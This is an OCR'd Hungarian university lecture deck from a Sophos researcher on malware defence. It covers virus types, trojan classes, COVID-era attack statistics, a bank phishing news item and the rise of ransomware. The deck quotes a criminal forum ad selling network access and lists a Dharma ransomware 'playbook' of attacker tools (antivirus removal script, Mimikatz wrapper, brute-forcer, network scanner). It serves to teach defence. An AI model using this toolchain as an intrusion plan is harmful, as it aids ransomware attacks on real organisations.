
SOPHOS

IT biztonság
2021/2022 tanév

Vírusvédelem

Szappanos Gábor
Sophos

1



- **Globális jelenlét**
  - UK, Magyarország, Kanada, Ausztrália, India
- **24/7, 365 nap/év**


2

Alapfogalmak



3

Alapfogalmak



4

Vírusok csoportosítása

Fertőzött objektum alapján:


- Boot szektor: Boot vírus
- Futtatható program: Program vírus
- Dokumentum: Makró vírus
- Script program: Script vírus
- Ø: Féreg

Fertőzési mód alapján:

- Direkt akció
- Rezidens

5

Sic transit gloria mundi...



6

Fontosabb trójai csoportok

- Disk wiper
- Keylogger
- Banki jelszólopó
- Spyware, kémprogram
- Backdoor, RAT
- Rootkit
- Ransomware
- Cryptojacker

7


COVID-19 új veszélyek

- Sebezhető távoli gépek száma +40%
- RDP elleni támadások száma +400%
- COVID-19 témájú kártékony emailek +667%
- COVID-19 témájú támadások sikere x3
- 530,000 Zoom fiók hozzáférését árulják

https://www.zdnet.com/article/ten-disturbing-coronavirus-related-cybercrime-statistics-to-keep-you-awake-tonight/


8

COVID-19 témájú bűnözés




9

Phishing



10



11

Miért olyan fontos a személyes adatok védelme?



12



Sms-ben, telefonon támadnak furán beszélő adathalászok OTP-s ügyfelekre

GAZDASÁG 2021. augusztus 16. – 12:46 frissítve


Tenczer Gábor Másolás 447

Fura sms-ben próbálják kicsalni bűnözők az OTP-s ügyfelek számlaadatait, tette közzé a bank. Olvasónktól nemrég egy nagyon fura „vidéki" akcentussal beszélő ember próbálta kicsalni az adatait.

Sms-ben próbálják megtéveszteni az OTP ügyfeleit szélhámosok – adott ki figyelmeztetést a bank a napi.hu cikke szerint. A csalók egy szinte érthetetlen sms-t küldenek az OTP Bank nevében. Az üzenetben egy link is található, ami egy internetbankhoz hasonló felületre visz.

Az OTP Bank sem e-mailben, sem telefonon, sem SMS-ben nem kér Öntől jelszavakat vagy PIN-kódokat, sem más bizalmas adatokat. A bank munkatársai kizárólag akkor kérhetnek Öntől személyes adatokat, ha egy konkrét, folyamatban lévő ügyben keressük Önt, az Ön által megjelölt módon.

13



14

Ransomware: a kezdetek



1989/1990 - AIDS INFORMATION TROJAN

15

Hatalmas váltságdíjak




16

...és egyre csak nőnek



17

Public enemy No.1




18

Nem csak a hanyatló nyugat ópiuma



19

Miért most?



20

A zsarolóprogram csak egy fázis a támadásban

{SELL} Full network acces

v[redacted]a
Country: USA
Access:
1. Domain Admin (Domain controller directly)
2. LocalUser Admin (Windows)
3. root access (unix)


Access type:
1. RDP by https (direct)
2. Unix reverse shell
3. Metasploit reverse shell

Revenue: $1 Billion
500+ Windows OS
price 5000$
YESTERDAY 13:40:24

…órák
…napok
…hetek
…hónapok


:tatás

21



22

Dharma toolbelt



23


Dharma playbook

toolbelt.ps1 -it 1	
delete-avservices.ps1	10
gamer.exe (GMer)	15
processhacker-2.39-setup.exe	13
processhacker.exe	
javsec.exe (Mimikatz wrapper)	35/45
-> mimikatz.exe	
-> postgresqlapi.exe (NLBrute)	
ipscan2.exe (Advanced IP Scanner)	34
mstsc.exe	32
takeaway.exe (ransomware package)	21/211/212/213/214
-> purgememory.ps1	
-> ns2.exe (network scan)	
-> winhost.exe (Dharma)	


SOPHOS

24


Miért nem lehet visszanyerni az adatokat?




25



